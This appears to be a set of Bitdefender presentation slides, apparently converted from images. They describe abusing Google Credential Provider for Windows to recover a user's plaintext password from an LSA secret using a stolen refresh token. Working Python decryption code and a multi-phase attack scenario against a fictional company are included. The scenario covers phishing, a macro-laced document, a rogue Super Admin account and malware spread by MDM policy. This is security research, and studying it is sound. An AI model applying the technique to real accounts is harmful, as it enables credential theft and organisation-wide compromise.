
Bitdefender

Obtaining The Password

- Sometimes, a refresh token might not be enough, since some services / parts of services don’t have a documented API and might be accessible only through the browser.

- To overcome this, an attacker can further abuse a password recovery feature of GCPW that is enabled by default and stores the password, in an encrypted form, as a LSA secret.

- The name of the secret is `Chrome-GCPW-<user sid>` and the value is a json that contains two keys: `encrypted_password`, that also contains a json that has been encrypted using a public key managed by Google, and `resource_id`, the id of the key, it can be used to query an undocumented service to obtain the private key.



```
Chrome-GCPW-S-1-5-21-2788646903-284187659-145520755-1003

{"encrypted_password":"bvVCTfaIKw9hZb9kJCaZOmZkbwt9eGFlVU
iYXbzZTpoMWb7Uo1nZFEXIOBQ04V7jJvlrfABO51kE5aHCs8vw1LyT28Z2
0wdeP3wh4ujSPxqhiEEQkMBLerJRlyI4TN8UJ6p8uvHCHAGJYq+9M+oeln
ItKkVmT4w5CS/aK/50qf5UvHJtvpQgkbYl+p4L8DdnxwVYjyYnJ4/9bsY0
CI5BNZ95Y8XC0yseFSSE6YdbYYPlRnPlsf3u2Jp16nZR1a0SbbStkVkxJo
FkiLgr0u8dESHXpzR8ms6KzPvApEKbDe0IJg3Z07H1McMhBJh8JIJ5YWLl
DS1fIBUwAXTDquyM1BRN5ziHSBkEOrTPQmalqY38ZtKYV3VheGuX/GktqD
07","resource_id":"Cgw5MzQ0MjU4NDEwMTASJDI5OTkxNmMwLTljYzI
2NmE0NmM0NDNkNw=="}
```


Bitdefender

Obtaining The Password

- To obtain the password, an attacker will need to get the secret using Mimikatz (or any other tool that can get secrets out of LSA).
- The next step is to generate an access token with the special scope **`https://www.google.com/accounts/OAuthLogin`**.
- To obtain the private key, an attacker would have to send a request to send a GET request to **`https://devicepasswordescrowforwindows-pa.googleapis.com/v1/getprivatekey/<resource_id>`** and put in the authorization header the access token
- To decrypt the password an attacker would then have to decrypt with RSA OAEP the first 256 bytes (or the equivalent size of the key, in bytes) of the secret's value to obtain the AES key and nonce, the MAC is the last 16 bytes and what remains is the ciphertext that needs to be decrypted with AES GCM

Bitdefender

Obtaining The Password



```python
def get_decryption_key(token_type, access_token, resource_id):
    response = get(
        "https://devicepasswordescrowforwindows-pa.googleapis.com/v1/getprivatekey/" + resource_id,
        headers = {
            "Authorization": token_type + " " + access_token
        }
    )

    if response.status_code != 200:
        raise ValueError(response.text)

    private_key = "-----BEGIN RSA PRIVATE KEY-----\n"
    private_key += response.json()["base64PrivateKey"].strip()
    private_key += "\n-----END RSA PRIVATE KEY-----"

    return private_key

token_type, access_token = get_access_token(refresh_token)
pem_key = get_decryption_key(token_type, access_token, lsa_secret["resource_id"])
encrypted_data = b64decode(lsa_secret["encrypted_password"])

key = RSA.import_key(pem_key)
key_size = int(number.size(key.n) / 8)

session_header = PKCS1_OAEP.new(key).decrypt(encrypted_data[:key_size])
session_key = session_header[:32]
session_nonce = session_header[32:]
mac = encrypted_data[-16:]

aes_cipher = AES.new(session_key, AES.MODE_GCM, nonce = session_nonce)
pw_info = aes_cipher.decrypt_and_verify(encrypted_data[key_size:-16], mac)
print(pw_info.decode('utf-8'))
```

3

Putting Everything Into An Attack Scenario


Bitdefender®

The Victim

Meet ACME Software, company that provides cutting-edge services to their clients.

Because they are using GCP to host and develop their services and they have only fully remote workers, the IT department decided to use Google Workspaces as their productivity suite and use GCPW for device management.

They are also very security focused and made it mandatory for everyone to use MFA, to have very strong passwords and their security department is closely monitoring every publicly exposed asset.




Bitdefender

The Attacker

Jake used to be a ransomware operator for some of the biggest groups but has retired from them to further pursue bigger targets.

Jake has specialized in very targeted attacks, monitoring and learning everything possible about his targets.

He now has his sights set on ACME Software because of their high-level clients.




Bitdefender

Phase 1 – Initial Access To An Unprivileged User

1. Jake sends an email with a malicious attachment to Alice. Since it seems to be coming from a business associate of ACME, she opens the attachment on her work computer.

2. Next, Jake's malware gains System level privileges and exfiltrates the refresh token and Alice's password.

3. Realizing that MFA is enabled, and that Alice doesn't have any GWS privileges, he decides to use the refresh token to exfiltrate her files through a script.


Jake
sends
to
Alice
Malicious attachment
opens it on
Exfiltrates the refresh token and password
executes
Jake's malware
Work computer with GCPW installed


Bitdefender

Phase 2 – Lateral Movement

4. Looking through the files, Jake finds that an IT admin has requested a change on a document on a shared drive with Alice. He then downloads the document in question, adds a malicious macro in it and replaces it on the shared drive.

5. Next, the admin downloads the document, opens it and gets infected by Jake's malware that exfiltrates the admin's refresh token.


6. With the new token, Jake then creates an account for himself on the company's Google Workspace and grants it `Super Admin` privileges.



Bitdefender

Phase 3 – Gaining Access To GCP


7. Jake's next step is to abuse the GCP – GWS recommended integration and add himself to the **`gcp-organization-admins`** user group, essentially granting himself Owner level privileges over all GCP projects of the company.



Bitdefender

Phase 4 – Infecting Everyone

8. To both ensure that he'll still have access to everything in case his account is ever deleted, and to find other potential targets, Jake deploys an MDM `DownloadInstall` policy on the whole company, making it such that every company computer that runs GCPW will get infected with his malware.


Jake
creates
DownloadInstall MDM policy
gets deployed to
Company computer with GCPW installed
Company computer with GCPW installed
Company computer with GCPW installed

Bitdefender

What Can Jake Do Now?

APT like actions

1. Access data about the company’s customers
2. Grant himself all sorts of access to the company’s software solutions
3. Sell trade secrets to competitors

Supply chain attacks

1. If the code repositories are on GCP he can push malicious code into production
2. With the ability to impersonate other by manipulating their accounts he can socially engineer his way into other companies
3. Discover exploits in the company’s software that can be used to gain initial access to customer’s

Crimeware like actions

1. He can ransom the company’s cloud assets through CSEK features in GCP
2. Ransom all company computers that he previously infected
3. Sell the access to other threat actors

